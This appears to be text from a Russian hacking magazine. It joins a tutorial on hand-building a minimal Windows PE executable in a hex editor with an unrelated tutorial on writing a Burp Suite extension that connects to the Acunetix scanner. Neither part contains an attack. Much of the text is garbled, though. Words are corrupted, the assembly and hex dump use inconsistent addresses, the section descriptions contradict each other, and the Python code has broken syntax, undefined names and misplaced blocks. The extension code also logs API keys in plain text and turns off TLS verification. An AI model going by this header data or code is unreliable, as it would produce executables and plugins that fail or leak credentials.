Для наших дальнейших изысканий создадим пустой файл и начнем потихоньку заполнять его данными. Для этого нам потребуется Hex-редактор. Лично я предпочитаю Hiew, который даже в наше время не теряет актуальности. Это очень мощный инструмент, но мы воспользуемся только его встроенным компилятором ассемблера, остальное заполним руками.

Для создания пустого файла в Windows PowerShell есть встроенная утилита fsutil. Наша будущая программа будет иметь размер 2 Кбайт. Так туда поместится заголовок, секция программы, секция с данными и секция импорта. Конечно, они могли бы поместиться и в гораздо более скромный объем, но дальше ты поймешь, почему я выбрал именно такой размер.

```
fsutil file createnew Program.exe 2048
```

СТРУКТУРА PE-ФАЙЛА

Следующая картинка показывает структуру PE-файла. По сути, это краткий пересказ всей статьи. Спасибо автору Ange Albertini за столь наглядную иллюстрацию и Lyr1k — за ее перевод на русский язык.



Как видно по схеме, PE-файл состоит из заголовка и некоторого количества секций. В нашем случае их будет три.

ЗАГОЛОВОК

В общих чертах заголовок — это специальная структура, которая содержит информацию, необходимую операционной системе для загрузки и выполнения программы. Давай взглянем на него подробнее.

Заголовок DOS

Заголовок DOS — рудимент, сохраненный со времен MS-DOS для обратной совместимости.

Смещение	Размер	Поле
[0x00]	2	e_magic;
[0x02]	2	e_cblp;
[0x04]	2	e_cp;
[0x06]	2	e_crlc;
[0x08]	2	e_cparhdr;
[0x0A]	2	e_minalloc;
[0x0C]	2	e_maxalloc;
[0x0E]	2	e_ss;
[0x10]	2	e_sp;
[0x12]	2	e_csum;
[0x14]	2	e_ip;
[0x16]	2	e_cs;
[0x18]	2	e_lfarlc;
[0x1A]	2	e_ovno;
[0x1C]	2	e_res[4];
[0x24]	2	e_oemid;
[0x26]	2	e_oeminfo;
[0x28]	2	e_res2[10];
[0x3C]	4	e_lfanew;


INFO

Размер в этой и следующих таблицах указан в байтах.

Сейчас необходимости запускать файлы в DOS нет, а значит, разбирать эту структуру полностью не будем. Нам здесь важны только два элемента — первый и последний (без них ничего работать не будет):

- `e_magic` — всегда имеет значение `MZ` (4d 5a);
- `e_lfanew` — содержит в себе смещение до PE-заголовка. В нашем случае смещение будет 0x40, то есть PE-заголовок будет сразу следовать за DOS-заголовком.

Запишем эти значения в нашу программу.



DOS-заголовок

DOS-заглушка

Стоит также упомянуть DOS-заглушку. Компоновщик вставляет ее сразу за DOS-заголовком и перед PE-заголовком. Это небольшая программа для DOS, которая обычно выводит сообщение «This program cannot be run in DOS mode». Она также является рудиментом, и без нее можно спокойно обойтись, так что в нашей программе она присутствовать не будет.

Заголовок PE

Далее идет PE-заголовок, адрес которого мы записали в переменной `e_lfanew`. Он состоит из сигнатуры и COFF (Common Object File Format) заголовка файла.

Signature

Смещение	Размер	Поле
[0x00]	4	Signature

COFF header


Смещение	Размер	Поле
[0x00]	2	Machine
[0x02]	2	NumberOfSections
[0x04]	4	TimeDateStamp
[0x08]	4	PointerToSymbolTable
[0x0C]	4	NumberOfSymbols
[0x10]	2	SizeOfOptionalHeader
[0x12]	2	Characteristics

- Signature — сигнатура PE-файла. Используется загрузчиком для проверки того, что файл действительно является PE. Всегда имеет значение `PE\x00\x00` (50 45 00 00).

Структура COFF-заголовка файла такова:

- Machine — архитектура процессора. Нужна для правильной расшифровки команд. Мы будем писать под архитектуру x86, соответственно, значение этого поля будет 0x14c. С полным списком поддерживаемых архитектур можно ознакомиться на сайте.
- NumberOfSections — количество секций. В нашем примере их будет три.
- TimeDateStamp — время создания файла в формате UNIX timestamp. Возьмем 31.03.1999, дата выхода первой «Матрицы». Вписываем значение `0x3700f500`.
- PointerToSymbolTable — указатель на таблицу символов. Таблица символов формируется, например, для дебага, и в ней содержатся имена функций, переменных и меток. Мы такую таблицу формировать не будем, так что это поле оставим равным нулю.
- NumberOfSymbols — количество символов в таблице символов. Также оставляем нуль.
- SizeOfOptionalHeader — размер опционального заголовка, который следует за нашим PE-заголовком. Для нашей 32-битной версии он будет равен 224 байт (0xE0), для 64-битной — 240 байт (0xF0). Этот размер можно немного уменьшить за счет уменьшения количества директорий данных, которые находятся в конце опционального заголовка, но делать это не имеет смысла. Несколько свободных байтов в заголовке нам ничего не дадут, но, если мы решим дополнить программу еще одной директорией данных, нам придется переписывать таблицу секций, поскольку она уже будет не на своем месте.
- Characteristics — это слово содержит атрибуты нашего файла. Здесь нам понадобится флаг `IMAGE_FILE_EXECUTABLE_IMAGE` (0x0002), который означает, что файл исполняемый. Также в этом слове может быть один из флагов, например `IMAGE_FILE_SYSTEM`, если файл системный (.sys), или `IMAGE_FILE_DLL`, если это DLL. Посмотреть полный список доступных атрибутов можно в документации.

Дополняем программу.



PE-заголовок

Опциональный заголовок

Он содержит информацию, необходимую для загрузчика. Несмотря на свое название, этот заголовок обязателен для большинства PE-файлов. Он включает в себя стандартные поля (optional header standard fields), специальные поля Windows (optional header Windows-specific fields) и каталоги данных (optional header data directories).

Optional header standard fields


Стандартные поля опционального заголовка — общие для каждой реализации COFF. Впрочем, сейчас этот формат остался только в Windows.

Optional header standard fields

Смещение	Размер	Поле
[0x00]	2	Magic
[0x02]	1	MajorLinkerVersion
[0x03]	1	MinorLinkerVersion
[0x04]	4	SizeOfCode
[0x08]	4	SizeOfInitializedData
[0x0C]	4	SizeOfUninitializedData
[0x10]	4	AddressOfEntryPoint
[0x14]	4	BaseOfCode
[0x18]	4	BaseOfData

- Magic — это слово говорит о том, какая версия структуры optional header будет использована: PE32 (32-битная) или PE32+ (64-битная). Так как у нас 32-битная версия, значение этого поля будет 0x10b.
- MajorLinkerVersion — мажорная версия компоновщика. Оставим здесь 0.
- MinorLinkerVersion — минорная версия компоновщика. Также оставим здесь 0.
- SizeOfCode — размер всех секций, содержащих код. Это суммарный размер секций, у которых установлен флаг `IMAGE_SCN_CNT_CODE`. У нас будет одна секция размером 0x200 байт (это минимальный размер секции).
- SizeOfInitializedData — размер инициализированных данных. Это суммарный размер секций, у которых установлен флаг `IMAGE_SCN_CNT_INITIALIZED_DATA`. Обычно это секции `.data`, `.rdata`, `.edata`, `.idata` и прочие. У нас будет два таких раздела, так что внесем значение 0x400.
- SizeOfUninitializedData — размер неинициализированных данных. Здесь хранится информация о суммарном размере секций с данными, у которых установлен флаг `IMAGE_SCN_CNT_UNINITIALIZED_DATA`. Обычно это секция с названием `.bss`. У нас ее не будет, поэтому ставим здесь 0.
- AddressOfEntryPoint — адрес точки входа в программу. Указывается относительно базового адреса программы, когда она загружена в виртуальную память. Минимальное значение — 0x1000, то есть сразу после заголовка. Это значение и внесем.
- BaseOfCode — смещение в виртуальной памяти, по которому начинается первая секция с исполняемым кодом. У нас это значение совпадает с `AddressOfEntryPoint`: 0x1000. Это значение указывают для справки, можно этого не делать.
- BaseOfData — смещение в виртуальной памяти, по которому начинается первая секция с инициализированными данными. Вписываем сюда смещение до секции `.idata`: 0x2000. Это поле тоже необязательное.

Вносим все значения в нашу программу.



Стандартные поля


Optional header Windows-specific fields

Эти поля — дополнительные к стандартным полям COFF и специфичны для Windows. Они содержат информацию, которая требуется для сборщика и загрузчика программ.

Optional header Windows specific fields

Смещение	Размер	Поле
[0x1C]	4	ImageBase
[0x20]	4	SectionAlignment
[0x24]	4	FileAlignment
[0x28]	2	MajorOperatingSystemVersion
[0x2A]	2	MinorOperatingSystemVersion
[0x2C]	2	MajorImageVersion
[0x2E]	2	MinorImageVersion
[0x30]	2	MajorSubsystemVersion
[0x32]	2	MinorSubsystemVersion
[0x34]	4	Win32VersionValue
[0x38]	4	SizeOfImage
[0x3C]	4	SizeOfHeaders
[0x40]	4	CheckSum
[0x44]	2	Subsystem
[0x46]	2	DllCharacteristics
[0x48]	4	SizeOfStackReserve
[0x4C]	4	SizeOfStackCommit
[0x50]	4	SizeOfHeapReserve
[0x54]	4	SizeOfHeapCommit
[0x58]	4	LoaderFlags
[0x5C]	4	NumberOfRvaAndSizes

- ImageBase — предпочтительный адрес в виртуальной памяти, куда будет загружена программа. Он должен быть кратным 64 Кбайт. Стандартный адрес для программы — 0x00400000, для DLL — 0x10000000. Мы запишем стандартный адрес 0x00400000.
- SectionAlignment — выравнивание секции в виртуальной памяти. Оно должно быть кратно размеру страницы, то есть 4096 (0x1000) байт. Соответственно, запишем сюда значение 0x1000.
- FileAlignment — выравнивание секций программы на диске. Должно быть кратно размеру сектора диска, то есть 512 (0x200) байт.
- MajorOperatingSystemVersion — минимальная мажорная версия ОС. Для Windows 10 и 11 это значение 10 (0xA).
- MinorOperatingSystemVersion — минимальная минорная версия ОС. Здесь у нас будет 0. Список версий можно посмотреть на сайте Microsoft. Версия подсистемы задается для справки, и наша программа сможет запуститься даже на более ранних версиях Windows.
- MajorImageVersion — мажорная версия нашей программы. Пусть у нас будет версия 13.37. Соответственно, внесем сюда число 13 (0xD).
- MinorImageVersion — минорная версия нашей программы. Запишем 37 (0x25).
- MajorSubsystemVersion — мажорная версия подсистемы. Она задает требуемую версию среды выполнения (Windows GUI, CUI и так далее) и совпадает с версией Windows. Если мы укажем версию выше, чем у нашей ОС, загрузчик откажется запускать программу и выдаст ошибку. Если, наоборот, указать слишком старую версию, то некоторые возможности будут недоступны. Для совместимости со всеми версиями укажем версию 4 (0x4).
- MinorSubsystemVersion — минорная версия подсистемы. Здесь 0.
- Win32VersionValue — зарезервированное поле, которое всегда должно быть 0.
- SizeOfImage — размер программы в виртуальной памяти. Он должен быть кратным значению `SectionAllignment`. У нас три секции и заголовок, так что нам нужно 16 386 (0x4000) байт памяти.
- SizeOfHeaders — размер заголовка на диске. Он будет 512 (0x200) байт.
- CheckSum — контрольная сумма файла. Это поле обязательно должно быть корректным для драйверов (.sys). Для .exe и .dll может быть нулевым. Не будем заморачиваться с подсчетом контрольной суммы и запишем тут 0.
- Subsystem — определяет, какая подсистема Windows нужна для запуска программы. Так как у нас будет просто диалоговое окно, нам потребуется Windows GUI subsystem (0x02). Полный список можно глянуть на сайте Microsoft.
- DllCharacteristics — это поле определяет поведение и меры безопасности при загрузке программы или DLL в Windows. Подробнее — в документации, мы же оставим тут 0.
- SizeOfStackReserve — объем виртуальной памяти, который будет зарезервирован под стек для каждого потока. Нам хватит 4096 (0x1000) байт.
- SizeOfStackCommit — объем виртуальной памяти, который будет выделен под стек потока при его создании. Стандартное значение 4096 (0x1000) байт.
- SizeOfHeapReserve — объем виртуальной памяти, который будет зарезервирован под кучу. Стандартное значение — 1 048 576 (0x100000) байт.
- SizeOfHeapCommit — объем виртуальной памяти, который будет немедленно выделен под кучу процесса при его создании. Нам она не пригодится, так что тут 0.
- LoaderFlags — зарезервированное поле, которое всегда должно быть нулевым.
- NumberOfRvaAndSizes — количество элементов в массиве `IMAGE_DATA_DIRECTORY`, который идет далее. Обычно все сборщики записывают туда значение 0x10, то есть включают все 16 записей массива структур. В нашем случае можно было бы записать 0x2, потому что мы используем только таблицу импорта (она идет вторым элементом массива), но тут не будем отходить от канонов и запишем 0x10.



Специальные поля Windows

Optional header data directories

В этой части опционального заголовка содержится массив структур `IMAGE_DATA_DIRECTORY`. Каждая структура содержит в себе два поля, размером по 4 байта:

- VirtualAddress — виртуальный адрес таблицы относительно `ImageBase`;
- Size — размер таблицы на диске в байтах.

Вот так выглядит весь массив структур директорий данных:

Optional header data directories


Смещение	Размер	Поле
[0x60]	8	Export Table
[0x68]	8	Import Table
[0x70]	8	Resource Table
[0x78]	8	Exception Table
[0x80]	8	Certificate Table
[0x88]	8	Base Relocation Table
[0x90]	8	Debug
[0x98]	8	Architecture
[0xA0]	8	Global Ptr
[0xA8]	8	TLS Table
[0xB0]	8	Load Config Table
[0xB8]	8	Bound Import
[0xC0]	8	IAT
[0xC8]	8	Delay Import Descriptor
[0xD0]	8	CLR Runtime Header
[0xD8]	8	Reserved, must be zero

Продолжение статьи →

БИНАРЬ СВОИМИ РУКАМИ

ДЕЛАЕМ PE-ФАЙЛ С ОКОННЫМ ПРИЛОЖЕНИЕМ WINDOWS

Из всех таблиц нам понадобятся только таблица импорта. Она будет располагаться в секции `.data` по смещению 0x2000. Размер будет минимальный — 0x200.



Section Table

Таблица секций идет сразу за опциональными заголовком. Соответственно, нужно прописать указатель размер заголовка в поле `SizeOfOptionalHeader` PE-заголовка, чтобы начальный адрес таблицы секций указывал на свою систему. В нашем случае таблица секций будет всё-таки следующим образом.

Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerTo RawData	PointerTo Relocations	PointerTo Linenumbers	Number OfRelocations	Number OfLinenumbers	Characteristics
.text	1000	1000	200	200	0	0	0	0	60000020
.data	1000	2000	200	400	0	0	0	0	C0000040
.rsrc	1000	3000	200	600	0	0	0	0	C0000040

По сути, таблица секций — это массив структур `IMAGE_SECTION_HEADER`. Она состоит из следующих элементов:

- BYTE `Name[8]` — название секции;
- DWORD `VirtualSize` — размер секции в виртуальной памяти;
- DWORD `VirtualAddress` — смещение секции в виртуальной памяти относительно ImageBase;
- DWORD `SizeOfRawData` — размер секции на диске;
- DWORD `PointerToRawData` — смещение начала данных секции относительно начала файла;
- DWORD `PointerToRelocations` — смещение до таблицы перебазирования для данной секции на диске, используется только для obj-файлов, для exe- и dll- должно оставаться 0;
- DWORD `PointerToLinenumbers` — смещение до таблицы соответствия строк исходного кода и команд машинного кода (таблица строк) на диске. Для exe- и dll-файлов всегда выставляется 0;
- WORD `NumberOfRelocations` — количество записей перебазирования для данной секции, для exe- и dll-файлов эта секция всегда 0;
- WORD `NumberOfLinenumbers` — количество записей в таблице соответствия строк исходного кода и машинных инструкций для данной секции, здесь тоже 0, фактически некоторые поля согласно спецификации — для [документации](#).

Чтобы проверять правильность заполнения данных, в Hex можно просчитать FB, предварительно сохранив файл. И если мы всё сделали правильно, должны отобразиться некоторые поля согласно с верхними значениями.

Флаги `IMAGE_SCN_CNT_CODE`, `IMAGE_SCN_CNT_INITIALIZED_DATA`, `IMAGE_SCN_MEM_UNINITIALIZED_DATA` не влияют на работу программы и нужны только для спорных программ, таких как отладчик или дизассемблер для правильной интерпретации секции. Полный список флагов — в [документации](#).

Флаг	Значение	Описание
IMAGE_SCN_CNT_CODE	0x00000020	Секция содержит исполняемый код
IMAGE_SCN_CNT_INITIALIZED_DATA	0x00000040	Секция содержит инициализированные данные
IMAGE_SCN_CNT_UNINITIALIZED_DATA	0x00000080	Секция содержит неинициализированные данные
IMAGE_SCN_MEM_EXECUTE	0x20000000	Содержимое секции разрешено к выполнению
IMAGE_SCN_MEM_READ	0x40000000	Содержимое секции разрешено к чтению
IMAGE_SCN_MEM_WRITE	0x80000000	Содержимое секции разрешено к записи

СЕКЦИИ

Теперь поговорим о секциях. Как ты помнишь, их будет три:

- `.text` — секция с исполняемым кодом программы;
- `.data` — секция с таблицами импорта;
- `.rsrc` — секция с данными (с нас также хранится сроки).

Вообще говоря, мы вольны называть секции как угодно и кроить в них данные и код впоследствии, главное — выставить правильные флаги в таблице секций. Единственное ограничение — секция ресурсов, которая всегда должна иметь название `.rsrc`. Список стандартных секций можно найти в [документации](#) Microsoft.

Наш работы мы начнем с секций импорта и данных, а код оставим на следующее.

Секция импорта

Секция импорта располагается по адресу 0x400. В этой секции хранятся информация о том, какие DLL нужно подключить при старте программы и какие функции из них импортировать. Нам потребуется функция `MessageBoxA` из библиотеки `User32.dll` и функция `ExitProcess` из библиотеки `Kernel32.dll`.

Прежде чем разбирать, из чего состоит секция, нужно понять, какие виды импорта бывают:

- **import by name** — импорт функции по имени;
- **import by ordinal** — импорт функции по порядковому номеру.

Тип импорта указывается в Import Lookup Table, которую мы рассмотрим ниже.

Также существует еще отложенный импорт (delayed import), который позволяет загружать DLL и разрешать адреса импортируемых функций не при запуске программы, а только при первом вызове этих функций.

В нашей программе мы будем использовать импорт по имени. Это наиболее распространенный способ импорта, и не зависит от изменения порядкового номера конкретной функции. Хотя могут есть и недостатки — он более медленный по сравнению с импортом по порядковому номеру.

Import Directory Table

Секция данных начинается с таблицы Import Directory Table. Это массив структур `IMAGE_IMPORT_DESCRIPTOR`, каждая из которых описывает одну импортируемую библиотеку DLL.

- DWORD `Import Lookup Table RVA (Characteristics)` — смещение относительно ImageBase (RVA) до Import Lookup Table (ILT);
- DWORD `TimeDate Stamp` — временная метка. Здесь выставляется 0, загрузчик заполнит это поле сам;
- `Forwarder Chain` — индекс в таблице импорта, указывающий, где начинаются цепочки перенаправления (forwarding) функций. Это поле указ не используется и игнорируется при загрузке программы, так что выставляем 0;
- DWORD `Name` — смещение относительно ImageBase (RVA) до имени DLL. Оно будет располагаться сразу за Import Directory Table;
- DWORD `Import Address Table RVA (Thunk Table)` — смещение относительно ImageBase (RVA) до Import Address Table (IAT).

Завершается таблица записью, где все поля равны 0. Так системе понимает, где конец таблицы.

ILT RVA	TimeDate Stamp	Forwarder Chain	Name RVA	IAT RVA
2058	0	0	203C	2060
2078	0	0	204A	2080

Давай еще разберем две упомянутые выше таблицы: Import Lookup Table и Import Address Table.

Import Lookup Table

Import Lookup Table — это массив, который в нашем случае 32-разрядного бинарника состоит из 32-разрядных чисел. Они указывают, какие функции импортируются из DLL. Старший бит каждого числа указывает на то, какой тип импорта используется: 0 — import by name, 1 — import by ordinal. В зависимости от этого бита загрузчик понимает, как интерпретировать информацию, содержащуюся в остальной части числа. В случае импорта по имени там будет содержаться RVA до записи в Hint/Name Table. В случае импорта по порядковому номеру первые два байта числа будут содержать номер функции в импортируемой DLL. Заканчивается таблица пустым значением.

Мы импортируем две библиотеки, значит, и таблиц тоже будет две. Kernel32.dll:

RVA	Значение
0x2058	0x2068
0x205C	0x0

User32.dll:

RVA	Значение
0x2078	0x2088
0x207C	0x0

Import Address Table

Import Address Table заполняется ровно так же, как и Import Lookup Table. При загрузке программы значения в Import Lookup Table заменяются адресами в виртуальной памяти тех функций, на которые указывают. Именно на эту таблицу мы будем ссылаться при использовании библиотечных функций.


Hint/Name Table

Таблица состоит из массивов структур Hint/Name, на записи которой ссылаются Import Address Table и Import Lookup Table. Она состоит из двух частей:

- WORD `Hint` — поле размером 2 байта, где хранится индекс импортируемой функции из таблицы Export Name Table. Сначала загрузчик пытается найти функцию по этому индексу. В случае неудачи выполняется бинарный поиск по имени функции. Можно оставить 0;
- BYTE ARRAY `Name` — имя импортируемой функции. Должно заканчиваться одним или двумя нулевыми байтами, чтобы следующая запись начиналась с четного байта.

Секция данных

Секция данных располагается по адресу 0x600. В ней будет содержаться только две строки: заголовок «Wake up, Neo...» и сообщение «The Matrix has you...». Поскольку мы используем функцию `MessageBoxA`, символы должны быть в кодировке ASCII. Для разделения строк необходимо, чтобы между ними был заполнен один нулевой байт.



Секция кода

Наконец, перейдем к написанию нашего кода. Его секция располагается по адресу 0x200. Вся программа умещается в семь строк ассемблерного кода.

```
push 0
push 0x4003000
push 0x4003010
push 0
call MessageBoxA
push 0
call ExitProcess
```

Вот выхода функций API Win32 используется соглашение stdcall, поэтому аргументы функции `MessageBoxA` мы кладем в стек, начиная с последнего. Далее вызываем саму функцию. То же самое делаем с функцией `ExitProcess`.

Чтем имеет собственный компилятор для ассемблерного кода, им мы и воспользуемся. Если ты работаешь в другой Hex-редакторе, можешь использовать онлайновый компилятор. У тебя должна получиться вот такая строка:

```
6A006800304068103040006A00FF15680020400068003040006A00FF15602040000

0X200: 6A 00 68 00-30 40 00 68-10 30 40 00-6A 00 FF 15
0X210: 80 20 40 00-6A 00 FF 15-60 20 40 00
```

Если все вписал правильно. Нем должен отобразить имена функций и наши строки.

Все готово! Можно запускать программу.

Вот так, без помощи компиляторов, мы смогли сделать свою рабочую программу. Конечно, писать программу таким способом — дело очень трудоемкое и занимает много времени для обучения. Но зато теперь ты знаешь, что скрывается за PE-файл, и можешь самостоятельно менять параметры в других программах.

МОЩЬ ДВУХ КИТОВ

Объединяем возможности Burp и Acunetix

В этой статье я расскажу, как написать на Python расширение Burp для связки между Burp и Acunetix. Я предполагаю, что вы знакомы с Burp и Acunetix в один клик.

Расширение доступно на нашем github-аккаунте. Вы можете скачать его, выполнив команду `git clone https://github.com/snovvcrash/burp-acunetix.py`. Для работы с Acunetix нам потребуется:

- Acunetix Trial
- Acunetix API Key

ИНТЕРФЕЙС РАСШИРЕНИЯ

Наш Acunetix-плагин состоит из двух частей:

WWW

Вторая часть расширения можно скачать с вкладки Acunetix.

Расширение разделено на модули, чтобы поддерживать код в чистоте и порядке. Основной модуль называется `burp-acunetix.py`. Для работы с Acunetix нам потребуется модуль `acunetix.py`.

```
# -*- coding: utf-8 -*-

# Импортируем нужные модули, если используем jython
import sys
sys.path.append('/usr/lib/python2.7/dist-packages')

# Импортируем все константы, которые потребуются для взаимного
# взаимодействия с нашим классом
from javax.swing import JMenuItem
from burp import IBurpExtender, IContextMenuFactory,\
                 IBurpExtenderCallbacks, ITab
from java.util import List, ArrayList
from java.net import URL

# Импортируем наш модуль
import acunetix

# Создаем класс BurpExtender, который должен называться именно так
# Наследуем наш класс от интерфейсов IBurpExtender и IContextMenuFactory
class BurpExtender(IBurpExtender, IContextMenuFactory):
    # Переопределяем функцию registerExtenderCallbacks, она будет вызвана при загрузке расширения
    def registerExtenderCallbacks(self, callbacks):
        # Создаем callbacks для доступа к функциям Burp
        self._callbacks = callbacks
        # Получаем объект, который позволяет работать с API Burp
        self._helpers = callbacks.getHelpers()
        # Устанавливаем имя расширения в Extensions->Installed Burp (не обязательно)
        callbacks.setExtensionName("Acunetix Sync")
        # Регистрируем наш класс как фабрику меню
        callbacks.registerContextMenuFactory(self)
        # Добавляем собственную вкладку в интерфейс Burp
        callbacks.addSuiteTab(self)
        return

    # Функция ITab для добавления вкладки на вкладку
    def getTabCaption(self):
        return "Acunetix Sync"

    # Функция ITab для привязки интерфейса расширения к нашей вкладке
    def getUiComponent(self):
        # Создаем интерфейс из класса AppConfigPanel
        return self.ui.get_component()
```

INFO

`registerExtenderCallbacks` — главная функция расширения, вызывается при загрузке расширения. В ней функция передается extdm, чтобы мы могли использовать ее функции для создания плагина.

Код конфигурации скрипта в файле `acunetix.py`:

```
# -*- coding: utf-8 -*-

# Здесь импортируем все элементы, которые потребуются для конечного
# отображения и логики нашего плагина
from javax.swing import *
from java.awt import (Color, Font, Dimension, BorderFactory,
                      FlowLayout,
                      Point, CircularClientRect, SwingUtilities, ScrollPane,
                      )

import sys
sys.path.append('/usr/lib/python2.7/dist-packages')
from json.decoder import JSONDecodeError
import requests, urllib3, time, threading, urllib, inspect, tests,
    Elements, BorderStyle, Color
import burp.BurpExtender

class AppConfigPanel(object):
    # Создаем класс, который будет отвечать за вывод настроек расширения
    # Для этого мы создаем в этом модуле функцию get_component(),
    # которая возвращает self.ui.component
    def __init__(self, callbacks, client = None, store = None):
        self._callbacks = callbacks
        # Создаем панель, которая будет содержать объект API Acunetix и другие настройки
        self.client = client
        # Объект с данными, которые необходимо хранить между
        # перезапусками
        self.store = store
        # Создаем основную панель
        self.ui = JPanel()

    def build_ui(self):
        self.ui.setBorder(BorderFactory())
        self.ui.setLayout(None)
        # Создаем панель для настроек Acunetix
        main_container = self.make_container(0,0,1000,1000)
        self.ui.add(main_container)
        main_container.setBorder(BorderFactory.createTitledBorder("API
        Settings"))
        gbc = GridBagConstraints()
        gbc.insets = Insets(2, 2, 2, 2)
        gbc.anchor = GridBagConstraints.WEST
        gbc.gridx = 0
        gbc.gridy = 0
        gbc.fill = GridBagConstraints.BOTH
        gbc.gridwidth = 1
        gbc.weightx = 0.1
        gbc.weighty = 0.1
        # Создаем Label с текстом Host и первичной области, чтобы
        # было понятно
        self.host_field = JTextField()
        main_container.add(self.make_label("Host:"), gbc)
        gbc.gridx = 1
        gbc.gridwidth = 4
        gbc.weightx = 0.9
        main_container.add(self.host_field, gbc)
        gbc.gridx = 0
        gbc.gridwidth = 1
        gbc.weightx = 0.1
        self.api_field = JTextField()
        main_container.add(self.make_label("API Key:"), gbc)
        gbc.gridx = 1
        gbc.gridwidth = 4
        gbc.weightx = 0.9
        main_container.add(self.api_field, gbc)
        # Создаем Label с текстом Save и первичной областью, чтобы
        # было понятно
        gbc.gridx = 0
        gbc.gridwidth = 1
        gbc.weightx = 0.1
        self.check_btn = JButton("Save", actionPerformed=self.on_save)
        main_container.add(self.check_btn, gbc)
        # Создаем кнопку, после функции, обрабатывающая событие
        # клика, и добавляем ее в основной контейнер, чтобы кнопка была
        # видна
        self.save_btn = JButton("Save", actionPerformed=self.on_save)
        main_container.add(self.save_btn, gbc)
        wrapper = JPanel(BorderLayout())
        wrapper.add(main_container, BorderLayout.NORTH)
        self.ui.add(wrapper, BorderLayout.CENTER)

    def get_component(self):
        return self.ui

    # Функция проверки доступности Acunetix API при нажатии на Check
    def on_check_connect(self, event):
        pass

    # Функция сохранения ключа при нажатии на Save
    def on_save(self, event):
        pass
```

ПЕРВЫЙ ЗАПУСК РАСШИРЕНИЯ

Перед запуском загрузим Extensions -> Extensions Settings. Перейдем в Python environment, укажем, где лежит наш jython. Если jython не установлен, см. эту статью.

Теперь можно загрузить наше расширение. Для добавления расширения перейдем в Extensions -> Add. Выберем Extension type: Python, Extension file: `burp-acunetix.py`, нажмем Next. Если все прошло успешно, мы увидим сообщение:

ХРАНЕНИЕ ДАННЫХ В BURP

Кроме кнопок Save в расширении есть функции загрузки настроек сохраненного ключа. Для этого мы воспользуемся функциями `saveExtensionSetting` и `loadExtensionSetting`. Пример использования:

```
# -*- coding: utf-8 -*-

import time
import json

class PluginStore(object):
    # Создаем класс, который будет отвечать за работу с хранилищем
    # данных в контексте Burp
    def __init__(self, callbacks):
        # Доступ к контексту Burp
        self._callbacks = callbacks
        # Создаем переменную с хранилищем Burp
        self.org_key = "burp_to_org.config"

    # Создаем функцию
    def set_config(self, cfg):
        # Проверяем, что cfg - словарь
        raw = json.dumps(cfg)
        # Сохраняем данные
        self._callbacks.saveExtensionSetting(self.org_key, raw)
        # Пишем в лог
        self._callbacks.printOutput("[STORE] Config saved")
    def get_config(self):
        # Загружаем данные из хранилища
        raw = self._callbacks.loadExtensionSetting(self.org_key)
        # Если есть данные
        if raw:
            # Пытаемся их распарсить
            try:
                return json.loads(raw)
            except ValueError as e:
                # Если все же, преобразовать строку в JSON
                # возникает
                return {"raw": raw}
        # Если нет ни того, ни другого - пишем в STDOUT и возвращаем
        # None
        self._callbacks.printOutput("[STORE] Config not found")
        return None
```

Добавь в основной файл расширения код импорта нашего модуля `from store import PluginStore`. Также создадим переменную `store` и создадим объект хранилища в методе `registerExtenderCallbacks`:

```
    def registerExtenderCallbacks(self, callbacks):
        self.ui = AppConfigPanel(callbacks, store=self.store)
```

Далее сможем сохранять и загружать настройки. Для этого добавляем их обработчики функций `on_save`:

```
    # Вызывается при нажатии кнопки Save(), поэтому добавляется
    # соответствующий event
    def on_save(self, event):
        normalize_url(self.url)
        if not url:
            return
        self.url.strip().rstrip('/')

        if not self.validate(self.apikey):
            url = url[:-1]

        return url

    # Получаем данные из текстовых полей
    host = self.host_field.getText()
    apikey = self.api_field.getText()

    # Часто могут допускать написание значения из текстовых
    # полей. Для этого используем функцию для нормализации объекта
    normalized_url = \
        url = self.normalize_url(self.url_field.getText())
        self.host_field.setText(normalized_url)

    # Если url, api_key или host пустые показываем ошибку
    # и выходим из функции
    if not url or not api_key or not host:
        self._callbacks.printOutput("Please fill in all fields")
        return None

    # Создаем объект конфигурации
    self._callbacks.printOutput("[UI] Credentials from fields ok: %r %r %r" %
                                (url, api_key, host))
    # Сохраняем настройки
    self.store.set_config({
        "url": url,
        "api_key": api_key,
        "host": host
    })
    self._callbacks.printOutput("[UI] Config saved to project")
    # Создаем клиент с новыми настройками
    try:
        self.client = self.client.__class__(url, api_key, host)
        self._callbacks.printOutput("[UI] Client updated")
    except Exception as e:
        self._callbacks.printOutput("Save failed: " + str(e))
```

Варианты вывода в расширении Burp

Burp предоставляет несколько способов для вывода:

- `printOutput` — используется в примерах выше
- `issueAlert` — выводит в Event Log Burp. Чтобы увидеть Event Log, кликни правой кнопкой мыши по Dashboard

Пример вывода в Event Log

- `output to system console` — выводить в консоль
- `save to file` — сохранять в файл
- `None` — выводить в интерфейс

Вывод в интерфейс Burp

Данные сохраняются, но пока нигде не используются. Давай исправим это.

```
class AppConfigPanel(object):
    def __init__(self, callbacks, client = None, store = None):
        # Другие наш функции, кроме self._callbacks и callbacks...
        # Создаем функцию загрузки настроек
        def load_config():
            cfg = store.load_config()
            if cfg:
                self.url = cfg.get("url", "")
                self.api_key = cfg.get("api_key", "")
                self.host = cfg.get("host", "")
                self.url_field.setText(self.url)
                self.api_field.setText(self.api_key)
                self.host_field.setText(self.host)
        load_config()
```

Проверка ключа и хоста

Теперь нужно проверить ключ и хост на валидность. Для этого мы воспользуемся функцией `validate`. Чтобы не обращаться напрямую к API Acunetix, создадим отдельный метод в модуле `acunetix.py`:

```
def validate(self, apikey):
    # Создаем заголовки
    headers = {'X-Auth': apikey, 'content-type': 'application/json'}
    # Пытаемся получить ответ от API
    try:
        response = requests.get(self.url + '/api/v1/me', headers=headers, verify=False)
    except Exception as e:
        print("[ERROR] Validate: %s" % str(e))
        return False
    # Если ответ 200, возвращаем True
    if response.status_code == 200:
        return True
    # Иначе False
    return False
```

Теперь можно проверить ключ и хост. Для этого добавим функцию `check_connection`:

```
    def check_connection(self, event):
        # Получаем данные из текстовых полей
        url = self.url_field.getText()
        apikey = self.api_field.getText()
        # Нормализуем url
        url = self.normalize_url(url)
        # Проверяем ключ и хост
        if self.validate(apikey):
            self._callbacks.printOutput("[UI] Credentials ok")
        else:
            self._callbacks.printOutput("[UI] Error getting credentials")
```

Проверка ключа и хоста

Теперь нужно сохранить данные в Burp. Для этого добавим функцию `save_config`:

```
    def save_config(self, event):
        # Получаем данные из текстовых полей
        url = self.url_field.getText()
        apikey = self.api_field.getText()
        host = self.host_field.getText()
        # Нормализуем url
        url = self.normalize_url(url)
        # Проверяем ключ и хост
        if self.validate(apikey):
